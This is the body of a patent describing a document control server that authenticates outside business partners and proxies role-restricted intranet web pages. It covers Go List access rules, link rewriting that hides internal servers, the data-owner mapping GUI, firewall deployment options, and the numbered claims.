In one embodiment each user has one or more roles associated with their user ID. For instance, they could be in the Marketing role, as well as the Engineering role. In one such embodiment, each role is directly associated with an internal server; you can only define one role for each server. This means you could not have the Marketing role and the Engineering role going to the same physical internal server. Such an approach can simplify system design.

In another embodiment, more than one roles may be assigned to each internal server. For example, a manufacturer may have all his reseller information on one server. One role, however, contains international resellers and another role contains domestic resellers. In such an embodiment, it would be advantageous to be able to define different sets of URLs on a single document server **14** that would allow for the different roles.

To complete the authorization portion, document control server **12** scans the list of allowed URLs for each role the user is in until it finds a match. If no match is made, an error condition is returned to the Web server indicating access is denied and the Web server in turn sends the appropriate error back to the browser.

An important and unique point to make here is that document control server **12** must translate the URL prior to doing its search for a match on the URL. When an external business partner (user) enters the URL, they enter a URL where the first part of the URL points document control server **12** and the second portion is the 'role' associated with that URL

e.g., https://www.<server ID>.com/Engineering/Standards/http__protocol.html

where

https=Secure http connection using SSL,

www.<server ID>.com=DNS name of document control server **12** (this name is unique to the customer installation)

/Engineering=role associated with this particular URL

/Standards/http__protocol.html=actual web page on the internal web server

If the real intranet web server associated with the Engineering role were engineer.abcd.com, then the translated URL that document control server **12** would search for is:

engineer.abcd.com/Standards/http__protocol.html

Note, the next two sections, Intranet connection and parsing the page, are entirely invisible to the end user.

Intranet Connection

If both the authentication and authorization phases completed successfully, document control server **12** will open a

TCP connection to the appropriate intranet server (engineer.abcd.com from the above example). Once the TCP connection has been made, document control server **12** generates an http request for the specific web page. The intranet server locates and returns the requested web page to document control server **12**.

Parsing the Page

The pages returned by the intranet are categorized as either text or non-text. Examples of the latter are graphics, such as GIF or JPEG documents, sound objects, or executable objects, such as Java applets. Non-text pages are not parsed and forwarded back to the client browser unchanged. Text documents, such as HTML formatted pages, however, contain embedded links that may need to be translated into their external equivalent. Embedded links fall into 3 groups, some of which require translation, while others don't: relative path links, server path links and absolute path links.

Relative path links, which are of the form subdir/page.html, don't require translation because the browser will prepend the path based on the referrer's page. For example, if the referrer's page was at:

http://www.document_control_server.com/Engineering/Standards/http_protocol.htm

and the relative link was ssl_protocol.html, then the browser would prepend

http://www.document_control_server.com/Engineering/Standards/to the link.

Server path links take the form of /Specification/wheel.html and require translation. This type of link points to a page that resides on the same server as the referrer's page, but with an absolute path starting at the root directory of the server. Assuming the same referrer's page as in the paragraph above, the translated link would be /Engineering/Specification/wheel.html. (Note that the access string http:// is not required because the browser will fill that in.) The translation is performed by prepending the alias associated with the referrer's page, Engineering, in this case, to the path of the embedded link.

Absolute path links are full URLs, such as

http://engineer.abcd.com/Performance/testdrive.html

and require translation only if they point to a server that is in document control server **12**'s Alias table. The example link will get translated because it points to the server engineer.abcd.com that exists in document control server **12**'s Alias table as Engineering. The translation is done by replacing the intranet server's name by the document control server **12**'s server name, followed by the alias of the intranet server. In this example, the translated URL would be

http://www.<server 12 ID>.com/Engineering/Performance/testdrive.html.

Links that point to pages on servers unknown to document control server **12** are not translated because they may well point to valid external sites, such as Yahoo, which should be left untouched. In one embodiment, therefore, these links are not translated. (Note that if the referrer'page came in through the Secure Socket Layer (SSL), i.e., the URL starts with https://, then the translated links will also have https://.)

On the other hand, such links could pose a security threat. That is, the link could be pointing to an intranet server that contains sensitive information, whose existence should not be revealed to external users. To counter this, in one embodiment document control server **12** includes a list of links which should be hidden from the outside world. Links found on such a list would be translated to something innocuous.

Redirection

When a page has moved, an intranet server may send a redirect status back to document control server **12**. This means that document control server **12** has to translate the redirected address, similar to how embedded links are handled, before forwarding it to the client browser.

Architecture

A document access system such as system **10** illustrated in FIG. **1** enables users to grant outside organizations direct access to internal web data in a secure, simple and manageable way. It is essentially a secure window through which outside partners can view internal web data. If, as is shown in FIG. **4**, external interface **16** includes a firewall **40**, system **10** also provides authenticated, authorized and view-customized business partner access to key Intranet servers via a standard web browser. Such a system enables users to easily, but accountably, grant authenticated partner access to internal web data, with complete control and authorization. Outside partners need only access a predefined URL in order to access an internal web page.

In one embodiment, as is shown in FIG. **4**, document control server **12** is installed inside firewall **40**. In another embodiment, as is shown in FIG. **5**, document control server **12** is installed on a third network. Either way document control server **12** authenticates the outside user and then routes the request to a hidden, internal URL. The entire process is transparent to the outside user, and easily defined by the internal document control server **12** user. This allows business partners direct access to the data, eliminating the time lag, redundancy, lack of integrity and the bottleneck within the MIS Dept. (Please note that if document control server **12** is installed inside the firewall as is shown in FIG. **4**, firewall **40** must be configured to restrict HTTP requests from any external source so that they can only get through to server **12**. Similarly, if document control server **12** is installed on a third network (as a type of demilitarized zone (DMZ)) as is shown in FIG. **5**, firewall **40** must be configured to restrict HTTP requests into internal network **20** so that they can only come from server **12**.)

In a third embodiment, such as is shown in FIG. **6**, document control server **12** is installed outside firewall **40** and is accessed through the Secure Sockets Layer (SSL). Such an embodiment should be set up so that firewall **40** allows HTTP traffic only from document control server **12** into internal network **20**.

To further reduce any bottleneck, in one embodiment document control server **12** includes the option for the actual "data owners" themselves to define which partners have access to selective internal data. A data owner is a trusted individual within the organization that is empowered to grant Business Partners access privileges to Web pages on document servers **16**. In one such embodiment, a Data Owner is assigned to one or more "roles," where a "role" represents the mapping alias assigned to one or the servers **16**. A Data Owner can only add Business Partners or map URLs for the server "role" to which the Data Owner is assigned.

For example, an employee working in the Accounting department would be assigned to an Accounting role (server). The Accounting Data Owner is only able to access the internal servers specified by the administrator. This prevents the Accounting Data Owner from mapping URLs on any other server such as the Marketing or Engineering servers.

Once a Data Owner has been assigned to a role, he or she is able to perform the following tasks:

Add, modify, or delete a Business Partner from that particular role

Establish a user ID and password for a Business Partner for basic authentication

Post or map an internal URL for access by a Business Partner

Delete URLs from a posted Go List

Delegation of such tasks to the data owners frees up MIS while also delegating data administration to those who understand the information best. In such an embodiment, the system administrator also defines general authentication rules and the list of eligible document servers **16**.

Business Partners are somewhat-trusted end users. They can be granted controlled access to selected Web page structures on internal Web servers(s) such as document servers **16** once they have been provided with the following information:

A URL connecting them to document control server **12**.

A user ID and password to authenticate them to document control server **12**.

The name of the "menu tag" that they will select when they connect to document control server **12** that will retrieve the internal Web pages as specified by the Data Owner.

It is the Data Owners' responsibility to create and maintain a listing of Business Partners that require access to the intranet servers they control and provide the Business Partner with the information they will need to access the selected intranet server(s).

Every Business Partner defined by a Data Owner is part of a "group." The "group" a Business Partner belongs to is directly related to the role a Data Owner has been assigned and what internal servers are associated with that role. These groups control what URLs they are able to access on the internal servers.

A Business Partner can be assigned to multiple groups. For example, a Business Partner may belong to both the Marketing and the Sales groups. Data Owners manage their Business Partner accounts through the Business Partner list. From the Business Partner List, a Data Owner can establish a new Business Partner and modify or delete an existing Business Partner to any groups that they control.

In one embodiment, a Business Partner List is accessed by clicking on a BP List button on a Data Owner Administration utility window.

In one embodiment, document control server **12** includes a go list processor **22** and a document processor **24** (see FIG. **3**). Go list processor **22** determines if the user has authorization to access said first document. Document processor **24** reads a document from document server **14**, cleans the document as detailed above and forwards a clean version of the document to the user. Go list processor **22** and document processor **24** will be discussed next.

a) The Go List

The Go list is used by the document control server **12** to determine which URLs an authenticated Business Partner may be allowed to display. The Go List is unique to each role. It is identified by the rolename.data within the roles/ directory. In one embodiment, the Go List is managed by MIS. Such an embodiment does not, however, take advantage of the flexibility provided by the architecture of the present invention. Instead, it can be advantageous to permit individual data owners to determine the URLs to be included in each Go List. Such an embodiment will be discussed next. In this example, documents are made available by the Data Owner and can be accessed by a user termed a "business partner (BP)".

In one such embodiment, the Go list contains data formatted as follows:

Real_url; MENU="menu_name"

where the Real URL is the actual URL (without the http://) used by document control server **12** to access that particular directory or file. The MENU parameter is always present. There can be a value within the quotes, or it can be empty. If there is a value within the quotes, then document control server **12** will parse that value up and set up a link to that particular URL with the title of the link being the Menu Name—if the Business Partner goes to its menu page after it logs in.

Only allowed URLs are present within the go list. No other URLs are included.

Also, the Go List will permit the Business Partner to access any of the files under a certain directory. For the time being, this is done by default on any URL that the user allows that ends with a"/"—to allow the Business Partner to access anything within the subdirectory—this is entered in the go list with the traditional '*' following the trailing slash. In one embodiment, the directory URL as kept intact and the Data Owner is given the option to cut and paste the path that the Data Owner wants the whole directory included in. In such an embodiment Data Owners append the * to the directory name if they want everything within that directory accessible to the Business Partners within that role. In another embodiment, explicit "disallows" could be included to handle documents the Data Owner wants to except from inclusion in the list of accessible documents.

b) The Mapping Code on Document Control Server **12**

The next portion of the whole mapping design is where a lot of the real work comes into play. There is some code within document control server **12** that gets called when the user (Data Owner) wants to map a particular server to the Go List. In one embodiment, a graphical user interface is used to select URLs and business partners. In one such embodiment, this code gets activated by the Data Owner performing one of the following tasks:

(A) Bringing up the Server Go List for the first time

(B) Clicking on a Node within the Go List Mapping Tree that has not yet been expanded and may have some children node

(C) Clicking on the Remap Button

At this point the GUI communicates to Server **12** via a Get URL request. The Get URL request:

(A) indicates to the server to load the GO list for a particular role

(B) checks to see if the node has not already been expanded and that the node exists on this server (the front part of the URL indicating the server name is consistent) and that the node is of an html type (or directory type)—if the node matches all of these criteria, then the GUI will indicate to the server to expand the particular URL for the particular role and

(C) If the DO selects the Remap button, they are prompted to see if they want to remap that portion of the server down. If the DO selects yes, then a request to Remap with the currently selected URL and the role is sent to the server.

Server **12** then acts upon the request that it receives from the GUI

(A) if the request was to load the GO list, then the server portion checks for the existence of a role_map.data file in the roles directory. If this file does exist, then all that is done is that file is sent to the GUI line by line as is. If the file does not exist, then the file is created and the

mapping function is called. The mapping function is called with the file pointer, the name of the URL (the server name) to be mapped, and a depth indicator of 1. (NOTE: This embodiment includes an option to go down multiple layers, however due to timeout issues it may be better to just go down one layer at a time and let the user build the map as they see fit. If it goes down multiple layers than the mapping function must have the skills and capabilities to prevent the same URL from being mapped multiple times (the recursive nature of links and web spiders). The mapping code and its behavior is described below these ordered steps.)

Once the mapping code is done, then the URLs with their appropriate line syntax have been input and saved into the mapping file. The mapping file is then sent line by line to the GUI.

(B) If the request was to expand a node, the server code then calls the mapping function for the particular URL to be expanded. It opens up a temp file to be used to write the information into. It then calls the mapping code with a file pointer to this temp file, the URL to be mapped, and a depth of 1. (NOTE: same code called as in condition A, just different parameters). Once the mapping code returns, the file is communicated line by line to the GUI and then the file is removed from the system.

(C) If the request was to Remap a particular server or URL, then things get a little tricky. If the DO had chosen to remap the entire server, then the URL sent is the base URL—otherwise the URL sent was the URL that the DO wanted to remap from that point down. The same code is used regardless of the situation—just a different URL value. What happens is:

The current map file is copied over to the new map file until the line with the URL to be remapped is read in.

At this point this line is parsed to determine the depth in the tree (root level is 0).

A remap function is called which then does the following (note, that this is complicated by the fact that the tree could be at varying depths with files having been added or deleted and we would like to keep the prior shape and values of the tree when applicable)

Create a temp file to contain the intermediate results of the mapping

Call the map function with a pointer to the temp file, the URL, and a depth of 1.

It then compares the current map file line by line with the temp file.

If the URL at the current depth is not found in the respective depth in the new temp file, that URL and any URLs immediately following it with a depth greater than the current depth are removed (that initial file is missing)

If the URL at the current depth is found in the temp file, any URL lines in between the URL being searched for and the prior URL are new files and are added prior to the current URL in the map file. Their syntax lines indicate the current depth and default of disallowing that URL. Then the existing current URL line is left as is in the map file.

At this point the next URL in the map file needs to be examined, in examining this URL the URL line syntax is examined. The depth is the issue of primary concern. If the depth is the same as the current depth, then continue with this loop. If the depth is a depth deeper than the current depth, then this URL is a child of the prior URL and the prior URL then also needs to be remapped—the remap function is then called recursively with the prior URL. If the depth is less than the current depth, then we are no longer examining URLs that needed to be remapped and this function then returns.

After the final remap function returns, the remainder of the values are not to be touched and so they are copied over to the new map file as is.

After the server is done remapping, it then sends the whole newly mapped tree back to the GUI line by line. (NOTE: the server also then recreates the Go list to reflect the new values, information on creating the Go list from the mapping information is below.)

Finally, the GUI reads in the lines of information it gets from the server.

For (A) an initially loaded server, the GUI will create a tree examining each line of input. This is described in section **3** of this summary.

For (B) an expanded node, the GUI will create children nodes immediately below the expanded nodes by setting the depth according to the new tree and parsing each line of input. The parsing of the lines of input is described in section **3** of this summary.

For (C) a remapped server, the GUI will delete the previous tree and re-create the new tree (similar to A).

The code that does the mapping is a set of code pieces that loads the URL, parses any HTML that is returned, and creates a chain of information regarding the links. It then searches however deep is desired on each of the links.

it uses some standard libraries to aid in parsing and getting the URL and HTML

when it encounters a link, it stores that information in memory. At that time it also attempts to determine what sort of file it is—currently we only distinguish between the following: HTML, sound, graphic, external, video. It attempts to determine this based off of the hints surrounding it based on the filename and the surrounding html.

If the file is an HTML file and the mapping code has not yet reached the requested depth of mapping, the mapping code with then recursively try to bring up the HTML file and parse through its contents, etc.

As it comes across a file and finishes parsing it—it creates a syntax line that the GUI is expecting and writes this line to the file that it is passed. The line is as follows:

URL (just a tag) http://real_file _url (the is the URL to the file that the mapping code downloaded and parsed—this is the file that will be allowed or denied by the DO)

depth (an integer that is to indicate the current depth that this file is in the tree—the lines are listed such that the tree can be loaded via a depth—first sort of algorithm—it continues down the left hand side while the depth is getting bigger, adding children from left to right as the depth is the same, and going back up the tree as the depth becomes smaller)

filename (this is the name of the file for that URL—a * is used if the filename cannot be determined (like in the case of a directory or the server)

file type (this is a character which corresponds to the filetypes that were previously mentioned)

state of node (this is a character which indicates if this node was in a collapsed or expanded state when the tree

was saved—this is used by the GUI only, the mapping code always defaults this to C)

allowed (this is a character which indicates if this URL is to be allowed or disallowed, the mapping code defaults this to disallowed)

status of attaining the link (this is the HTTP status code of trying to access this link

it could have a value of 200 which means it was accessed OK, 404 meaning that this URL was not found, or a 0 indicating that this was not accessed)

already mapped (this is a one character flag used to indicate if this URL was already mapped and exists previously in the tree or not, this is most useful in a multi-depth mapping search)

Finally, the server has one more responsibility with respect to the mapping code. The server must handle writing out the saved data from the GUI when the DO requests to save the data. At this point, the data that is posted from the GUI to the server is written out line by line into the map file again. After this is done, the server deletes the prior Go List and parses through the map file a line at a time determining if that line is allowed. If the line is allowed the real_url part of the Map line is added (minus the http://) to the Go List. Next, the server checks the line to see if a "Menu" tag has been appended, if so, the server then adds the appropriate Menu tag to the Go list. Otherwise, it just adds a null menu tag to the Go list. As mentioned previously, currently if the real_url ends in a '/' an '*' is appended to the end of the real_url line to indicate that the user can access the entire directory—see Section 1 for further information.

After the Go List has been saved, the server is re-initialized with the new values—thus allowing immediate access or denial of access to the Business Partners for that role.

The Directory Map with the GUI

As mentioned previously, in one embodiment the GUI reads in and interprets the given line in order to creating nodes to represent the mapped server as a tree structure to the DO. Once such tree structure can be seen in FIG. **7**.

The GUI communicates with server **12** as previously discussed and gets back well-defined lines of data. It parses the data and creates a node for each line provided by the Go list. It then looks at the expanded and collapsed feature to determine whether that node should be expanded or collapsed. It also looks at the file type to associate an image with that node. This image should allow the user to better determine what sort of nodes they are giving the Business Partners access to. The image is also determined by the return status from the mapping process—if a status of 404 is specified, then that link is determined to be broken (at least from document control server **12**) and a broken link icon is displayed next to it. Finally, if that node is currently allowed, then the green ball is displayed next to it—to given the illusion of "green light means Go" to the DO.

The directory tree is created in a depth first fashion. It reads in each line examining the current depth. If the depth of the new node to be inserted is greater than the current depth than the node is inserted as a child of the previously inserted node. If the depth is the same, than it is inserted as a sibling. If the depth is less, then the tree is parsed back until the depth of the tree is at the same value of the depth and the node is inserted as a sibling at that level. The server is considered to be at the root level and thus has a depth of 0.

The text value that shows up with the node in the tree is the real_url value minus the http:// appended by the Menu Tag and Value if there is one for that node. A node may have a menu tag without being allowed.

The Data Owner (DO) can then traverse the tree examining the various links and determining what to allow and what to disallow. If they allow a directory—everything beneath that directory will be allowed. There currently is no mechanism for handling exceptions yet. If they allow files, then that file is allowed. If they have checked any other "include on allow" options (currently we offer, include all Gifs, Audio, Video, HTML, All Links)—then the files immediately beneath (once again only one layer deep) are automatically turned to allow if they are of the corresponding type. One note is that external files will never be "allowed"—as they do not exist on the server and thus it does not make sense for the DO to be allowing or disallowing those files.

When a data owner selects a link, they have the option of specifying the menu tag to be shown. If they do not specify one, then it is left blank. If they do then it is assigned for that node only. In order for it to get assigned to that node, the DO will have to select Allow or Disallow.

When Data Owners have finished making their changes they can save or cancel their mapping values. If they cancel then nothing that they did since their last save or remap will be saved. If they hit save, the values are communicated back to the server and the map file and the Go List File are updated as described previously.

Installation

Prior to install: Before fully installing and configuring document control server **12**, the customer must have a digital certificate (for SSL encryption or transmissions) as well as set up and configure a server such as Internet Information Server (on NT) or Netscape Enterprise Server (on UNIX Solaris).

Installations: MIS installs document control server **12** onto the IIS or NES server and configures the firewall to allow HTTP access to the document control server **12** server.

Definition of end users: Document control server **12** offers organizations the option to delegate administration to end users who control the actual data (Data Owners) rather than forcing more work onto MIS. The data owner'access is defined by the network administrator. The data owner then maps which servers can be accessed. This data is stored in the document control server **12** "go list." The program code implementing document control server **12** is now completely installed, and ready for use.

Define business partner access: At this point, in order for an outside partner to access data, he/she must be granted access by the data owner. The data owner simply accesses the document control server **12** "data owner" GUI via a standard Java-enabled web browser. He/She can then define the new partner via role-based administration or explicitly choose which URLs may be accessed.

Outside users will not have access to any internal URL that is not specifically listed, even if there are embedded links in a URL for which access was granted. However, users can define access to a particular URL and all sub-pages as well.

Future partner access: After one role has been defined, future partners need only be added to that role, rather than requiring a whole new access to be defined.

Business partner access: All the outside partner has to do is type in the defined URL with any standard web browser. The partner will then be prompted for a user ID and password. Once these are entered, the partner will see a list of accessible URLs.

Back End Databases

It is important to understand that document control server **12** simply passes HTML information. This means document

control server **12** does not have a problem passing CGI scripts and other dynamic content. Where this becomes particularly confusing is the access and authentication to back end databases via an application gateway.

One of document control server **12**'s greatest values is to allow outsiders access to ever-changing information such as order processing, shipping, etc. Much of this data is stored in large back-end databases with an application gateway on the front end. The application gateway puts an HTML front end on the database and allows Intranet users to query required information. Typically, a user only needs to enter a customer account number to access this information. However, in order to give outside users direct access, many organizations need to require some level of authentication to this process.

When document control server **12** passes an outside partner to any Intranet URL, the user is authenticated as a unique document control server **12** user, however, that user ID is not passed on to the Intranet server. Therefore, direct access to back end databases cannot be defined for each document control server **12** Business Partner. It will be necessary to create an HTML-based sign-in screen. This is a simple process and offers an opportunity for resellers and professional services to add value to the product sale.

Many Internet web servers handle restricted access in slightly different ways. If the user is not known, the web server responds with a 401 error. The user's browser then displays a standard screen requesting user ID and password. The user types these in and is granted access.

It is important to understand that document control server **12** cannot process this transaction. For security reasons, only HTTP traffic can pass through document control server **12**. Any authentication must be HTTP based, as mentioned above.

In one embodiment, document control server **12** is installed on a standard web server running IIS (NT) or NES (Solaris). It requires no changes to the current infrastructure, and no "agents" or "clients" to be installed on any web servers or browsers.

Administration and data owner usage is accessed via document control server **12**'s Java user interface. This allows access via any web browser that supports Java (e.g., Internet Explorer 4.0, Netscape 4.0). Outside partner access is also accomplished via a standard web browser.

Operating with Third Party Firewalls

Document control server **12** can be used in conjunction with a firewall to add an additional layer of security to Business Partner communications via the Web. Two components need to be considered when determining the location of document control server **12**: Domain Name Service (DNS) and routing.

Depending on the deployment option preferred and the capabilities of firewall **40**, there are up to four different methods for routing traffic to, and through, server **12**:

1) Redirected proxy—For added security on external to internal connections, a redirected proxy can be configured on your firewall to redirect the inbound connection requests. When a Business Partner on the external network attempts to connect to document control server **12**, firewall **40** intercepts the request and establishes a connection to server **12**. This rerouted connection hides the actual destination from the Business Partner requesting the connection.

2) Transparent proxy—A transparent proxy can be set up through firewall **40** to document control server **12**. From the Business Partners' perspective it will appear as though they are connecting directly to server **12** and not connecting to the firewall first.

3) Directly to document control server **12**—If document control server **12** is installed on the external side of firewall **40** (as in FIG. **6**), connection requests will be routed directly to server **12**. In such an embodiment, server **12** authenticates the Business Partner, and passes the request through firewall **40**. Firewall **40** then retrieves the requested Web page(s) from the specified document server **16**.

4) Through a third network—(some firewalls allow a "third network" capability, (sometimes called the DMZ or the Secure Server Network). The three deployment scenarios discussed above still apply in a "three network" environment, however, additional firewall configuration is necessary to ensure that the required name resolution (DNS), and routing are still possible.

Security Features SSL encryption. In one embodiment, data transmitted between the partner and web server is SSL-encrypted to prevent a sniffer from gathering information from the connection.

Document control server **12** server encrypted. Data stored on document control server **12** server such as user IDs, the go list, and partner profiles are all encrypted to prevent unauthorized access.

Password and user ID authentication. In one embodiment, document control server **12** supports password and user IDs for authorization. Stronger encryption could also be used.

Granular Access Controls

Business partners can only access internal URLs to which explicit access is given. If an accessible URL has embedded links to pages to which explicit access has not been granted, the partner cannot connect to them. However, if an embedded link is to an outside server, such as www.yahoo.com, in one embodiment access will not be restricted.

Internal URLs and IP Address Are Hidden

To ensure the security of the internal network and web pages, internal URLs and IP addresses are hidden from outside access. Partners type in a predefined URL and are presented with a list of accessible internal URLs. When a link is selected from the list Document control server **12** then maps to the internal URL. The internal URL and IP address are never displayed for the partner to see.

System Requirements, Compatibility and Performance

Considerations for performance and reliability include amount of cache memory, CPU power, BUS speed, amount of RAM, speed of memory chips, bus architecture (IDE, EIDE, PCI etc.), hard drive capacity, and hard drive quality (seek and access speeds). The following table identifies the basic characteristics of minimum, recommended and ideal server configurations to run document control server **12**.

System Component	Minimum	Recommended	Ideal
CPU	Pentium 166	Pentium 200	Pentium Pro 200
RAM	32 MB	48 MB	64 MB
Hard disk	1 GB	2 GB	4 GB
Platform	IIS 3.0 (NT 4.0) or NES 3.0 (Solaris 2.5.1)		
Browser	Java enabled web browser MS Internet Explorer 4.0 or higher Netscape Navigator 4.0 or higher with Netscape's JDK 1.1 patch		
Other	CD-ROM, 3.5" diskette, Color monitor, Keyboard, Mouse		

Document control server **12** enables users to easily, but accountably, grant authenticated partner access to internal web data, with complete control and authorization. Outside partners need only access a predefined URL in order to access an internal web page.

The following examples provide a better idea of how document control server **12** can be used to meet a variety of needs.

Example—Manufacturing (Order Processing)

Manufacturing companies process thousands of orders every day. In order to keep up with competition and to achieve the highest levels of quality, customers/partners need to know the immediate status of an order to the minute. Many companies today have moved to just-in-time inventory systems to reduce overhead and costs. Document control server **12** can grant access directly to an order-processing page that connects directly into an order-processing database. The order-processing agents (data owners) can define what data customers/partners have direct access to. As a result, the customer knows immediately the status of an order. The supplier also saves money by eliminating the need to replicate data or take phone calls asking for updates.

Example—Distribution

A distribution environment operates an order-processing and shipping department very similar to manufacturing. However, distribution also requires various types of information to be distributed to different partners, such as pricing and quantity breaks. Document control server **12** allows a company to customize the view each distributor or reseller sees, such as pricing or quantity breaks.

Example—Financial Services

Financial institutions process millions of transactions a day with a large number of outside partners. These include the purchase and sale of assets as well as order/sale confirmation, etc. Today, many of these transactions require a third party to set up a secure certificate. Document control server **12** can speed up this entire process by allowing an agent to immediately allow an outside customer or partner access to trading information in minutes, and without the need for third-party intervention.

Example—Health Services

Health care and insurance organizations process thousands of claims each day. Partners need a secure way to pass medical information and process it into a company's systems. For example, a doctor treats a patient who has Blue Cross/Blue Shield. That doctor needs to know if the patient's insurance covers the treatment, then process the claim after the treatment is given, and finally check on the status of payment once a claim is submitted. With document control server **12**, Blue Cross/Blue Shield can give the doctor's office access to their internal list of insured patients, as well as the status of current claims. The company no longer needs to replicate this data to a DMZ or SSN Internet server or handle a phone call. The doctor's office can also securely fill out a web-based claim form over the Internet to process the claim for treatment.

Example—Government Agency

It is necessary for various government agencies and departments to frequently share sensitive data. One example is the CIA and various law enforcement agencies. The FBI, DEA, ATF and other agencies must routinely check into the files of various personnel and public citizens. Typically, this requires these agencies to send a paper request for information to the CIA. The CIA must then search for the relevant information and then send a copy back to the requesting agency.

With document control server **12**, the FBI and other agencies can be given direct access to the CIA files that might be relevant such as histories and fingerprint analysis databases. This can save time and money.

Document control server **12** offers several advantages over current methods such as cost savings, improved customer service and leveraging of the current infrastructure. Current methods for passing data to outside partners are expensive, slow and unreliable. Document control server **12** offers the information to partners faster, easier and cheaper. It also more tightly integrates partners, thus improving business relations. Document control server **12** also leverages the benefits of current technology such as the Internet and Intranet.

Other business advantages of document control server **12** include: it reduces overhead and costs; it eliminates the need to copy content to a web server within the DMZ or external network; it offers spontaneous, dynamic user-managed content; it eliminates the wait for an IS manager to update data or post on a web server; it eliminates integrity and replication issues; it more tightly integrates partners; and its open architecture allows access without the need to alter current technology.

Although specific embodiments have been illustrated and described herein, it will be appreciated by those of ordinary skill in the art that any arrangement which is calculated to achieve the same purpose may be substituted for the specific embodiment shown. This application is intended to cover any adaptations or variations of the present invention. Therefore, it is intended that this invention be limited only by the claims and the equivalents thereof.

What is claimed is:

1. A method of limiting access from an external network to documents stored on an internal network, the method comprising:

building a client list, wherein building a client list includes assigning each client to a role;

building a document list naming documents available to clients assigned to the client's role;

receiving a request for a document stored on the internal network;

associating the request with a client;

determining if the requested document is on the list of documents; and

if the requested document is on the list of documents, fetching the requested document as a proxy and sending the requested document to the client.

2. The method according to claim **1**, wherein each document has a unique URL and wherein the document list includes the URL of each available document, wherein the step of determining includes the step of determining if the URL of the requested document is included in the document list.

3. The method according to claim **2**, wherein building the document list includes displaying available documents in a tree structure within a graphical user interface, wherein displaying includes querying a document control server to obtain a current version of the document list.

4. The method according to claim **1**, wherein associating the request with a client includes the step of authenticating the client.

5. The method according to claim **4**, wherein each document has a unique URL and wherein the document list includes the URL of each available document, wherein the step of determining includes the step of determining if the URL of the requested document is included in the document list.

6. The method according to claim **5**, wherein building the document list includes displaying available documents in a tree structure within a graphical user interface, wherein

displaying includes the step of querying a document control server to obtain a current version of the document list.

7. A document control system, including:

an internal network;

an external interface;

a document server connected to the internal network, wherein the document server controls access to a plurality of documents, including a first document; and

a document control server, wherein the document control server receives a document request for the first document, determines a user associated with the document request and authenticates the user, wherein the document control server includes a go list processor for determining if the user has authorization to access said first document and a document processor for reading the first document from the document server, cleaning the first document and forwarding a clean version of said first document to the user.

8. The document control system according to claim **7**, wherein the external interface includes a firewall connected to an external network, wherein the document control server communicates to the document server through the firewall.

9. The document control system according to claim **7**, wherein the document processor acts as a proxy to hide access to the first document.

10. The document control system according to claim **7**, wherein the external interface includes a telephone interface into which a business partner can dial to gain access to the document control server.

11. A document control system, including:

an internal network;

an external interface;

a document server connected to the internal network, wherein the document server controls access to a plurality of documents, including a first document;

a document control server; and

a data owner interface for building a document list of available documents;

wherein the document control server receives a document request from the external interface for the first document, determines a user associated with the document request and authenticates the user; and

wherein the document control server includes a go list processor for determining, based on the document list, if the user has authorization to access said first document.

12. The document control system according to claim **11**, wherein the data owner interface includes a graphical user interface which displays the document list in a tree structure, wherein the graphical user interface queries the document control server to obtain a current version of the document list.

13. The document control system according to claim **11**, wherein the document control server further includes a document processor for reading the first document from the document server, cleaning the first document and forwarding a clean version of said first document to the user.

14. The document control system according to claim **13**, wherein the document processor acts as a proxy to hide access to the first document.

15. The document control system according to claim **14**, wherein the data owner interface includes a graphical user interface which displays the document list in a tree structure, wherein the graphical user interface queries the document control server to obtain a current version of the document list.

16. The document control system according to claim **11**, wherein the external interface includes a firewall connected to an external network.

17. The document control system according to claim **11**, wherein the external interface includes a telephone interface into which a business partner can dial to gain access to the document control server.

18. The document control system according to claim **8**, wherein the document control server is connected to the external network and communicates to the firewall through the external network.

19. The document control system according to claim **8**, wherein the document control server is connected to a third network and communicates to the firewall through the third network.

20. The document control system according to claim **7**, wherein the document control server is connected to the internal network and wherein the external interface includes a firewall connected to an external network, wherein the firewall is configured to receive the document request and to route the document request to the document control server.

21. The document control system according to claim **7**, wherein the document control server includes means for translating links embedded in the first document.

22. The document control system according to claim **7**, wherein each user is assigned one or more roles and wherein the go list processor restricts access to documents as function of the role under which the user attempts to access the document.

23. In a system having an internal network and an interface to an external network, a method of handling requests from the external network for documents stored on the internal network, the method comprising:

defining one or more users;

defining documents accessible to the users;

receiving a document request from the external network;

determining a user associated with the document request;

authenticating the user associated with the document request;

determining if the user associated with the document request has permission to access the document requested; and

if the user associated with the document request has permission to access the document requested, retrieving the document requested from the internal network, cleaning the document of embedded links and delivering the document to the user associated with the document request.

24. The method according to claim **23**, wherein each document has a unique URL and wherein determining if the user associated with the document request has permission to access the document requested includes:

accessing a document list listing the URL of each available document; and

generating an error message if the document requested is not on the document list.

25. The method according to claim **23**, wherein defining documents accessible to the users includes assigning each

user to one or more roles and limiting access to documents as a function of role and wherein determining if the user associated with the document request has permission to access the document requested includes determining if users in the role associated with the document request have permission to access the document requested.

26. The method according to claim **24**, wherein defining documents accessible to the users includes assigning each user to one or more roles and limiting access to documents as a function of role and wherein determining if the user associated with the document request has permission to access the document requested includes determining if users in the role associated with the document request have permission to access the document requested.

27. The method according to claim **23**, wherein each document request includes an HTTP header and wherein authenticating the user associated with the document request includes retrieving authentication information from the HTTP header.

28. The method according to claim **23**, wherein cleaning the document of embedded links includes looking for a server path link and replacing the server path link with a link to an alias.

29. The method according to claim **23**, wherein cleaning the document of embedded links includes looking for an absolute path link, determining if the absolute path link is a link which should be hidden and, if the absolute path link is a link which should be hidden, replacing the absolute path link with a different link.

30. In a system having an internal network and an interface to an external network, a method of handling requests from the external network for documents stored on the internal network, the method comprising:

defining a plurality of users, including a first and a second user;

assigning each user to one or more roles, wherein assigning includes assigning the first user to a first role and the second user to a second role;

defining documents accessible to the users, wherein defining includes limiting access to documents as a function of the roles assigned to the user;

receiving a document request from the external network;

determining a user and a role associated with the document request;

authenticating the user associated with the document request;

determining if users in the role associated with the document request have permission to access the document requested; and

if users in the role associated with the document request have permission to access the document requested, retrieving the document requested from the internal network and delivering the document to the user associated with the document request.

31. The method according to claim **30**, wherein each document has a unique URL and wherein determining if the user associated with the document request has permission to access the document requested includes:

accessing a document list listing the URL of each available document; and

generating an error message if the document requested is not on the document list.

32. The method according to claim **30**, wherein retrieving the document requested includes cleaning the document of embedded links.

33. The method according to claim **32**, wherein cleaning the document of embedded links includes looking for a server path link and replacing the server path link with a link to an alias.

34. The method according to claim **32**, wherein cleaning the document of embedded links includes looking for an absolute path link, determining if the absolute path link is a link which should be hidden and, if the absolute path link is a link which should be hidden, replacing the absolute path link with a different link.

